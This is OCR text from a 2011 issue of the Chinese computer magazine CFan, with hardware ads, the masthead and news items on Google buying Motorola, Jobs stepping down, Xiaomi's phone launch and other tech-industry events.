70 套应用方案 **68** 个实用技巧 **52** 个问题解答 **81** 款新品介绍

www.cfan.com.cn
www.weibo.com/cfan
2011年第18期 | 9月15日出版



一本与生活息息相关的电脑杂志





手机也是照相机
照相手机如何选

谷歌摩托
豪门联姻之后

试客 搜客 租客 探客 淘宝客 威客 换客 印客

揭秘你所不了解的
网络新职业


2011/18
ISSN 1005-0043 18>
9 771005 004003
邮发代号:82-512 售价:7元





用料决定品质


技嘉全系列全固态主板

享受  年免费质保

宠爱你多一年

2011 购买推荐奖 技嘉A75M-UD2H

2011 购买推荐奖 技嘉Z68主板



全球首创双实体BIOS设计

—2011再次领先业界推出全固态电容主板4年免费质保—

超耐久4 节能省电超耐久











活动详情请参阅技嘉活动官网：http://event.gigabyte.cn/4years

低至999元:这才是你想要的顶级平板!

昂达三款平板新品震撼上市,旗舰Vi30最强配置及完美表现力取《电脑报》编辑推荐奖

国内数码巨头昂达电子旗下包括平板旗舰Vi30、Vi20W在内的三款平板正式上市,带来国产平板中最为强悍的性能配置:高达1.2GHz的双核CPU、Android 2.3智能系统、5点电容触摸屏、1080P全高清视频、Wi-Fi+3G网络连接……而更令人震惊的是其最低仅999元(Vi20W)的极限售价,必将推动国内平板行业的大幅发展!





图: Vi30

《电脑爱好者》编辑推荐奖,国产最强平板——昂达Vi30售价:1499元/16GB

媒体评价:

《PCONLINE》评测室: Vi30 搭配了国产平板中最先进的硬件配置以及系统,相比其它同类 RK29 产品,后发制人的 Vi30 在结构优化的选择上更显得深思熟虑。

《中关村在线》评测室: Vi30 此次的升级换代应该说还是十分成功的,系统运行效率很高,应用程序执行速度很快,这些都能看出 Vi30 在软硬件兼容上的用心优化,使得系统的执行效率较很多同类产品来说更加出色。

强劲配置,1.2GHz CPU+独立GPU

Vi30是首款采用双核(CPU+GPU架构)的平板机型,它的CPU主频已提升至1GHz以上(后续超频至1.2GHz,高达512KB二级缓存)。采用独立GC800高性能2D/3D图形GPU加速处理器,可轻松享受华丽的3D游戏及视频通话。极速512MB DDR3缓存,让Vi30处理速度如虎添翼。

8.0英寸多点触摸电容屏,4:3超高清显示

Vi30独家采用高达1024×768分辨率的8.0英寸超高清屏幕,比其它7.0英寸平板屏幕要大30.6%,在操作与视觉感受上优势明显。4:3显示比例在浏览网页、游戏体验、观看电子书等方面更为舒适。Vi30搭载进口电容式触摸屏,支持5点触摸操作,带来更为真实舒适的操作体验。超薄至7mm的时尚精致设计,让8.0英寸机身也更便于携带。

Android 2.3系统,Wi Fi+3G网络支持

Vi30 内置 Android 2.3 智能操作系统,全面兼容现在95% 以上的 Android 应用程序、游戏。Android 智能平台上有着海量的免费游戏与应用软件资源,3D 游戏大作与实用的办公软件,昂达 Vi30 均可完美运行。内置强大网络功能,用户可通过 Wi-Fi 或外接 3G 模块、有线宽带连接自由地进行网页浏览、在线游戏、QQ 聊天、飞信、微博、等各种网络应用。Flash 10.2 网页支持,让用户可直接观看优酷、土豆等在线视频,同时轻松地玩转 QQ 农场等在线游戏。

1080P全高清,130万摄像头+OTG+蓝牙

搭载视频硬件解码器,可流畅播放1080P(1920×1080分辨率)全高清标准的H.264、AVI、RMVB、MKV等全格式视频。同时支持MP3、APE、FLAC等几乎全部的音乐格式。

内置130万的前置摄像头,除了拍照、摄像等应用外,用户还可通过QQ、skype等第三方应用程序进行视频通话。OTG连接功能可外接移动硬盘、U盘,甚至是鼠标键盘等其它设备。此外,它还内置了重力感应、支持蓝牙传输功能、32GB Micro SD卡(TF)海量扩充、高音质扬声器、HDMI高清数字视频输出等配置。大容量电池加上Vi30的节能功能,让其拥有更为持久的续航时间。

完美延续,千元内至强7.0英寸平板——昂达Vi20W 售价:999元/8GB

新品Vi20W采用了7.0英寸进口电容屏(800×600分辨率,4:3显示比例,5点触摸操作),相比与Vi30要更为方便随身携带。它同样搭载1.2GHz的双核强劲芯片与512MB DDR3缓存,性能如同Vi30一样强劲。借助Wi-Fi与3G网络功能(需外接设备),用户可以轻松地进行各种网络应用。重力感应、OTG连接、HDMI高清视频也应有尽有。999元/8GB的售价,更为超值。



图: Vi20W

CONTENTS


2011年第18期　总第385期　2011年9月15日出版

新视界



生活百事通

揭秘你所不了解的 网络新职业



随着网络的兴起，各种新奇的网络职业也展现在我们眼前。“印客”、“威客”、“拍客”一个个奇怪的职业，给网络和现实交织的人们带来了不寻常的新生活。本期就让我们走进他们的生活，聆听他们成功与失败的背后又有怎样的辛酸故事。通过“客”的故事揭秘你所不了解的网络新职业。


E达人


CONTENTS

2011年第18期 总第385期 2011年9月15日出版

CONTENTS

笔记本&整机






手机也是照相机
照相手机如何选

在选购拍照手机的过程中，很多用户在一些概念上有着含糊不清的概念问题，或专注于某一看似重要实则并非如此的参数而忽略了很多应该注重的细节，或盲目听信商家一面之词受到误导，如何拨云见日选购一款称心如意的照相手机呢?

P78

DIY&外设



数码

评测

娱乐先锋

一 本 与 生 活 息 息 相 关 的 电 脑 杂 志

电脑爱好者

www.cfan.com.cn

2011年18期　总第385期

主管单位 中国科学院
主办单位 北京《电脑爱好者》杂志社
中国计算机世界出版服务公司
编辑出版 《电脑爱好者》杂志编辑部

顾问 郭传杰
社长 葛程远
执行社长/总编辑 杨富强
执行总编 潘留军
出版部 聂静（主任）
主编 齐书阳
副主编 李敏
编辑部 陈荣贵（主任）　安世伟
殷蹑斐　曾妍
评测室 范承飞（主任）　王键　周璟
设计制作部 陈红侠　马似雪
网站 周锐（副总经理）　何帅（编辑）　高威（美编）
发行总代理 北京爱好者文化传媒有限公司
杨波（副总经理）
韦洁（区域发行总监）　代晓明（区域发行总监）
邢春霞（区域发行总监）
广告总代理 北京爱好者文化传媒有限公司
方涛（副总经理）　李洪艳（副总经理）
姚雯（副总监）　米彬（副总监）
李隆（南方客户总监）
办公/通信地址 北京市海淀区翠微中里14号楼4层(邮编:100036)
北京123信箱（北京《电脑爱好者》杂志社）
E-mail wohn@cfan.com.cn(稿件请投相应栏目信箱)
广告客户部 010-68250606
读者服务部(发行) 短信：13801293315　电话：010-68258784
（周一至周四，9:30-11:30，13:30-17:00）
邮购自助查询：010-68259307 / 68259457
订阅 全国各地邮局(所)
国内发行 北京报刊发行局
邮发代号 82-512
国外发行 中国国际图书贸易总公司
发行代号 4576SM
刊号 ISSN1005-0043/CN11-3248/TP
印刷 北京外文印刷厂
广东九州阳光传媒股份有限公司印务分公司
广西民族印刷厂
江苏新华印刷厂
广告许可证 京海工商广字第0055号
零售定价 7.00元
全年订阅优惠价 144.00元

本刊法律顾问：北京周涛律师事务所（网站：www.zt148.cn）
电话：010-63141013　13366185341

本刊如有印刷质量问题（错页、掉页、残页等），请您与我们联系，我们负责调换。E-mail：publish@cfan.com.cn

谷歌摩托 豪门联姻之后

8月，我们迎来了本年度或者说整个手机业最令人震惊的消息：谷歌以总价约125亿美元收购手机制造商鼻祖摩托罗拉，完成谷歌有史以来最大的一次收购案例。这场收购堪称一桩“豪华婚礼”，仿佛一瞬间推倒了多米诺骨牌，引发了一系列的反响和猜测。那么，这对谷歌系统和整个智能手机行业到底意味着什么？对于手机用户又有什么影响？ ●文/Justdo

8月15日，谷歌宣布以每股40美元现金价格，收购摩托罗拉移动技术，总价为125亿美元。交易完成后，摩托罗拉将作为谷歌的独立业务继续运行，安卓系统仍将保持开放。

关于此次并购的动机、对各方的影响以及对整个手机生态链的变化，业界说法不一。有人震惊，有人担心，有人乐观，还有人保持观望。不过对于消费者而言，此次收购所带来的结果才是最重要的。比如对安卓手机用户有何影响？用户所能获得的体验有何变化？未来如何选择智能手机？下面我们就来一一解读。

安卓阵营面临震荡 或影响硬件选择

谷歌大哥带头花钱买通信专利，追随者三星、HTC们开心之余，却心存苦恼，因为谷歌没买那个便宜许多又拥有1.8万个专利的InterDigital，却选了摩托罗拉移动。而对于所有Android终端制造商而言，摩托罗拉都是竞争对手。

“收购，打破了现在世界手机业的平衡，打破了传统的格局，对于全世界手机业来说，都需要重新形成生态链，对于HTC、三星这样的企业则面临一次新的艰难的选择。”电信专家项立刚如是评论。



●LG、索爱、HTC等合作伙伴面临艰难选择

未来Android系统能够继续保持怎样的开放？抑或开始“闭门造车”——这让Android内部的竞争环境发生了异变，为HTC、三星，乃至部分中国手机厂商的智能手机前景注入了不确定性。

一旦谷歌开始向子公司摩托罗拉移动倾斜，甚至像苹果公司OS系统一样，将Android系统转变为封闭系统，单独经营，对于其它Android阵营厂商来说，就是一场灾难！

艾媒咨询CEO张毅认为，如果其他Android厂商的角色不明，很可能迫使三星、HTC、华为、中兴等合作伙伴转移到微软的Windows Phone 7操作系统。

其实早在并购之前，三星、HTC就已经对Android系统心生不满，萌生去意，甚至称可能会采用惠普的WebOS。此前三星、HTC已开发出了一些微软WP7系统的终端产品，只是数量很有限。

虽然谷歌信誓旦旦说安卓仍将保持开放，但是谁也不甘做“二等公民”，三星、HTC等厂商已暗自布局，做两手准备。据称三星要强化自家的Bada系统，而HTC也有可能推自己的系统，减少对安卓的依赖。如果三星、HTC等都“背叛”谷歌，安卓手机是否就只有摩托一种选择？一些专家甚至警告说，此次并购可能意味着安卓平台的消亡。

不过，这种情况看来不太可能发生。安卓手机阵营虽然面临震荡，谷歌重归封闭的可能性却并不大。李开复指出，对谷歌来说，拥有巨大市场占有率才是王道。摩托只有15%的智能手机份额，谷歌不可能满足于成为单一摩托的软件提供商。所以谷歌必须继续做到开放的联盟，即时提供开源给厂商，以获得终端商的支持。

因此短期内并购对安卓用户的影响有

限，未来如果一些厂商转投到别的操作系统，用户的硬件选择或许会受限。

打造更强生态系统 用户体验有望改善

不管三星、HTC等安卓伙伴做出什么“艰难的选择”，对用户来说，在硬件部分的选择余地似乎降低了，但对于用户体验来说，绝对是件好事！

我们都知道，安卓平台一直采取开放性策略。摩托罗拉、三星、HTC等知名生产商的部分机型采用 Android平台。而在国内市场，华为、中兴、联想、天语、酷派、OPPO等手机厂商也纷纷推出基于安卓平台的新机型。

易观国际高级分析师方丽指出，安卓平台开放的姿态暴露出系统版本升级混乱、大量盗版服务涌现、谷歌对安卓用户控制力降低等问题。而安卓系统版本多的混乱局面，有望借助摩托一统江湖而结束。

谷歌CEO拉里·佩奇(Larry Page)谈到：“收购后，我们将为用户提供更出色的用户体验，从而进一步强化整个Android生态系统，这有利于用户、合作伙伴和开发人员。”

美国移动约会应用Boink的开发人员都对此次并购表示欢迎。此前，为了让应用运行在多个厂商的Android手机上，Boink的开发人员可谓绞尽脑汁。由于HTC、三星和摩托罗拉的手机对应用的要求略有不同，很多地方必须在程序上进行微调。开发人员希望通过并购有效解决这些问题。

并购也更便于Google推出原生态的Android操作系统，以及推出自有的Android Market中的云服务。同时，结合摩托自身的硬件设计、研发、生产能力及渠道推广方面的综合能力，Google将能在智能机领域建立高水平的体验品质标杆，这对理清Android阵营内部版本混乱的局面将起到引领的作用。

北京小米科技有限责任公司联合创始人、副总裁黎万强表示，谷歌收购摩托罗拉，意在将互联网应用、操作系统和硬件打通，以应对强势的苹果。而只有把硬件、操作系统和移动应用带来的互联网体验三者结合在一起，才能为用户创造出更好更流畅的体验。

智能手机三足鼎立 用户选择更多

还记得去年谷歌发布自主研发的Android手机Nexus One的当天，乔布斯言辞激烈的还击——“我们并未涉足搜索领域，但是他们却进入了手机行业。毫无疑问，他们想扼杀iPhone，我们不会让他们得逞！”


● Google产品CEO拉里·佩奇（Larry Page）称将打造更强有力的生态系统

而随着并购，谷歌终于可媲美苹果的生态系统了。谷歌将苹果的UI设计和对移动互联网的理解，毫不犹豫地学了过来，安卓一下子成为和苹果的iOS最接近的操作系统，也是除苹果之外，对移动互联网理解最深的操作系统。谷歌今后将不仅有自己的安卓操作平台，在终端硬件领域，也能够与苹果正面PK。


● 摩托罗拉移动CEO桑杰·贾(Sanjay Jha)称此前已与谷歌在Android平台上展开合作


同时，谷歌收购摩托后，不排除一些安卓伙伴可能转投微软旗下，微软的WP7系统或许会加快成长起来，毕竟投靠微软的是昔日的王者诺基亚，微软和诺基亚的联合一定会更快地加强动作。

业内人士普遍认同，苹果、谷歌摩托罗拉、微软诺基亚三分天下的大格局初见端倪。而智能手机市场三足鼎立，对用户来讲无疑是一件好事。用户不仅可以享受三大平台操作系统生产的各种型号的手机，而且未来品牌集中度更高，手机的标准化程度更高。用户将能用到更便宜、性能更好的手机。

但正如DCCI互联网数据中心创始人胡延平所说的，这次并购实际上是很复杂一个牌局，谷歌要把这个牌局一直玩下去也不是那么容易。

这场豪门联姻推倒了多米诺骨牌，引发了一系列的变化和影响，但目前判定最后结局为时过早。等10月、11月安卓4.0出炉后，看看谷歌是继续坚持开放，或是厚此薄比，或许才能看出些苗头！CF

乔布斯卸任CEO



8月25日消息，苹果CEO乔布斯辞去CEO职位，留任为董事会主席，现任首席运营官蒂姆·库克(Tim Cook)接替他成为苹果新总裁。苹果股价盘后跌5%，公司拒评乔布斯健康情况。

点评： IT史上最富传奇色彩的人物终于淡出了商业舞台，对于乔布斯本人，媒体的歌功颂德已经太多太多。其实，对于乔布斯来说，只是做了自己喜欢做的事情，并把它做到极致，就这么简单，至于巨大的财富也好，外界的颂扬或指责也好，都不过是浮云。

也许正是乔布斯早年的修禅经历，让他变得异常纯粹，也异常强大。他从不遵守所谓的商业规则，苹果最困难的时候，没有像现在的惠普和摩托罗拉那样，又是拆分，又是变卖部分业务，他依然坚持软硬共同发展，坚持封闭的道路；别的公司一堆的产品线，号称细分用户市场，苹果不管是iPod、iPhone还是iPad，都只有一款，每款都做到极致，每年改进，然后就能满足各个年龄段，各种需求的用户；别的公司做硬件就是做硬件，他偏要做操作系统，还搞出在线音乐店和在线应用商店，最终重塑了整个商业生态。



● 土豆CEO王微在纳斯达克交易所

土豆上市

北京时间8月17日晚间消息，土豆网正式在纳斯达克全球市场挂牌交易，开盘价为25.11美元，较发行价下跌13.41%。按照29美元的发行价计算，土豆市值为8.22亿美元，约为优酷27亿美元市值的三分之一。

数据显示，土豆第二季度净亏损1200万美元，虽然比今年第一季度下降76.5%，但比去年同期增加74.5%。拥有的现金及现金等价物仅剩2070万美元，而成本却高达1310万美元，比去年同期增长38.4%。依据视频行业烧钱速度，土豆网上市前的财务状况难以支撑未来运营，若无法顺利完成IPO，将在未来两个季度陷入资金困境，所以坚持上市也被认为是在“错误的时间做了正确的事”。

点评： 土豆上市，真可谓一波三折。去年11月土豆网第一次向美国SEC提交上市申请，但很快就无声响。在此前后，土豆网CEO王微的前妻杨蕾，向上海徐汇区人民法院提起财产分割诉讼。

今年7月份，土豆网重启IPO后，又面临6月以来的中国概念股危机和股市暴跌，与此同时，同期提交上市申请的迅雷、盛大文学已纷纷推迟上市。紧接着美国政府债券被标准普尔调低了信用等级，这更是雪上加霜。到8月中旬，土豆网被收购的消息也不胫而走。

全球最大中文色情网站被摧毁

近日，公安部与美国警方联合摧毁在全球拥有1000多万名会员的最大中文淫秽色情网站联盟——“阳光娱乐联盟”。该联盟建设者王勇及其核心成员被抓捕。该案是公安部与美国警方首次通过联合行动破获的跨国网络淫秽色情犯罪案件。

据调查，2002年1月，中国福建出境人员王勇在美国建设了“99情色”网站，随后又通过加盟、收购等方式，将互联网上用户量最大的48家中文淫秽色情网站纳入其管理范围，形成全球最大的中文淫秽色情网站联盟“阳光娱乐联盟”。

点评： 这次行动的过程可以说融合了跨境合作和网络时代犯罪的典型特征，在美国，成年人色情行业是合法的，而在中国则是非法的，而网络是无国界的，所以，犯罪分子一般都会把服务器架设在国外，然后不停地变换域名，来应对国内的各项封锁

小米手机发布

8月16日下午消息，小米科技CEO雷军今日在北京发布了酝酿已久的小米手机。这款被他称为“全球最快”的智能手机，将于10月初量产销售，价格为1999元。小米手机采用了基于Android 2.3.5深度定制修改的MIUI系统，该操作系统发布1年以来，已在国内外获得了50万发烧友用户。在硬件配置方面，雷军将这款手机总结为：双核、大屏幕、大电池、信号好等四个特点。

据介绍，小米手机采用了高通1.5GHz双核CPU，Adreno 220图形芯片，并配置了1GB的RAM内存、4GB机身存储，支持32GB MicroSD。手机屏幕采用了4英寸16:9屏幕，分辨率为854×480，屏宽为63mm。电池容量为1930mAh，官方数据称，这款电池联网待机可达450小时，支持连续通话15小时，播放歌曲45小时，大型游戏6小时。此外，小米手机采用的石墨散热膜，可以有效解决散热问题。该手机还配置了800万像素摄像头。



据介绍，小米手机将在小米科技的官网上进行零售，于8月29日上线接受预订，10月初量产销售，雷军投资的B2C网站凡客诚品将提供物流配送服务。

点评： 对于小米手机，现在说什么都为时过早，只有等到上市那天来接受市场检测了。小米手机最大的卖点就是高配置和低价格，这个诱惑实在太大了。不过，我的疑问是，凭什么，一个突然冒出来的手机制造商就能打破商业规则，手机制造巨头三星、摩托罗拉、HTC、诺基亚等都做不到，为什么小米能做到。雷军要不就是乔布斯，要不就什么都不是，一切只有等时间检验了。

京东商城全面停用支付宝

8月24日，京东商城发布官方声明称因与支付宝合作已到期，京东商城已经全面停用支付宝。用户除了无法使用支付服务外，使用支付宝账号登录的功能也一并被停用。

此前，京东商城CEO刘强东曾于今年5月召开发布会解释停止与支付宝合作的原因，称支付宝费率太高，每年京东都要多支付500-600万元，而且京东80%都是货到付款，用在线支付很少，约在10%左右，与支付宝停止合作不会给用户带来影响。

点评： 其实资费只是表面说辞，有分析指出，刘强东最大的担心是，如果京东使用支付宝，京东的交易记录，包括客单价、销量、价格、是否畅销等情况都会在支付宝数据库内留下记录，这相当于向淘宝商城“兜底”，不利于京东的竞争。支付宝与淘宝、阿里巴巴等为阿里巴巴集团旗下的兄弟公司。这就不难理解京东为什么宁愿不顾用户感受，在融资百亿元人民币之后，却为了几百万元而停用用户最广泛使用的支付宝。

北京移动　预存就送iPad2

8月10日，北京移动对外宣布，针对北京部分高校，移动人员近期将进驻校园“摆摊”，校园动感地带用户预存4800元话费，并承诺在未来48个月内每月消费超过100元，即可获得16GB的WiFi版iPad 2一台，官方售价为3688元。“目前我们还没拿到高校名单。但可以肯定，但凡是进驻高校，无论新老在校大学生，只要出示有效学生证，校园动感地带用户预存4800元话费并承诺消费，现场就能获赠iPad2一台，保证人人不落空。”10086客服人员在咨询中告诉记者。

点评： 为了争夺庞大的校园用户，三大运营商“抢滩之战”今年打得格外早。8月1日，北京联通就宣布，新推校园品牌“沃派”，每月固定资费36元，包含60分钟语音时长、300分钟国内亲情电话、100条短信、60M 3G上网流量、500M定向流量，并且语音通话全国接听免费无漫游。而在几日前，中国电信也透露将首次为学生群体推出“天翼i特”，低月租费19元，赠送3G上网流量，而且仅需799元，就可获得定制的华为C8500S天翼QQ智能手机。

但是，对于每个月100元的最低消费额度和四年内不得转网的约定，不少在校大学生表示门槛太高。“除了出去实习的两个月，我每个月的话费也就五六十元。学生又没有收入，谁没事抱着电话瞎聊啊。”大二学生小雷告诉记者。CF


苹果炫目业绩背后秘密：成本控制之王

●来源：美国科技媒体SeekingAlpha

苹果出类拔萃的产品和高额的盈利都获得了外界不少的关注。但是人们却很少注意到苹果同样卓有成效的成本管理。在各大高科技企业中，苹果所花费的企业支出占公司总销售收入的比例非常小。苹果的“企业支出”主要包括该公司的销售成本、一般成本以及管理成本，三者在一起简称为“SGA成本”(Sales, general and administrative costs)。同时苹果的SGA成本与其营收的比例却在逐年稳步下降。

在过去的10年里，苹果在员工工资、设备租赁以及基础设施上所花费的开销与其销售收入的比例也在逐步减少。在2001年，苹果的SGA成本占据了该公司当年总营收的21%。而到了今年，苹果的SGA成本仅占据了其销售额的7%。随着苹果的总营收不断增长，该公司SGA成本所占的比例也随之不断下降。与苹果相比，对很多高科技企业而言，其企业支出在无论该公司的销售业绩是否有所提升的情况下，都是固定不变的。

对于大多数高科技企业而言，他们成本控制的努力一直都并不十分成功。IBM、微软、思科、谷歌以及亚马逊在过去的10年里都难以稳步降低SGA成本与销售额的比例。事实上，从下图中可以看出思科和IBM的情况10年以来基本持平。



点评：苹果能挣钱确实众所周知，这么能省钱，还真很少有人知道。不过，想想也能理解，苹果的饥饿营销和很酷的产品帮助苹果省了一大笔市场推广的银子，这是大部分IT企业都望尘莫及的。另外，看看不断爆出的富士康员工跳楼、猝死，受到“非人”待遇的丑闻，就知道苹果在供应商管理上也异常的严格，当然也非常省钱。前面一种省钱方式备受称赞，后面一种就显得有些冷酷了。除了富士康，苹果的另一大供应商胜华科技也发生了大规模员工中毒事件，苹果同样表现的异常冷漠。

近期IT界最大的新闻就是苹果市值终于超过埃克森美孚成为全球市值最大企业，不过能挣钱并不意味着受人尊敬，企业不仅要盈利，还要肩负一些社会责任。

Windows Phone 7已死的十大理由

●来源：eWeek

自从去年发布以来，微软已经眼睁睁地看着Windows Phone 7移动操作系统的销量下滑。微软迄今为止尚未采取措施来扭转这一不利局势。当然，微软相信情况会随着时间的推移而逐渐改变。该公司已经与诺基亚签订了协议，后者将把Windows Phone 7作为“首要”操作系统来开发。作为该平台的重大升级，Windows Phone 7芒果也将于近期面市。

但这都无济于事，Windows Phone 7已死。原因如下：

1. 销量大降，根据美国市场研究公司comScore的最新数据，Windows Phone 7的市场份额下滑了38%。该公司预计，这一系统今后几个季度的降幅只会进一步扩大。

2. 芒果耗时过长，Windows Phone 7芒果将对系统进行一些改进，但这一升级耗费的时间过长，原本等待这些功能的用户都已经转用其他平台。

3. 消费者不关心，comScore的数据表明，消费者似乎对Windows Phone 7的发展状况漠不关心。全球各地的手机用户都在抢购Android或iOS设备。

4. 诺基亚作用不大，微软与诺基亚合作推广Windows Phone 7是一个好主意。但是，诺基亚现在已经自身难保。


5. 企业用户关注其他平台。

6. 不支持平板电脑，微软决定将Windows 8作为该公司的主打平板电脑操作系统，这多少令业界有些意外。微软相信，高端功能将帮助其击败Android和iOS等竞争对手。Windows Phone 7对平板电脑更有意义，可惜微软并不这么认为。

7. 硬件不佳。

8. 对用户缺乏理解。

9. 拒绝开源理念。



10. 声誉下滑。

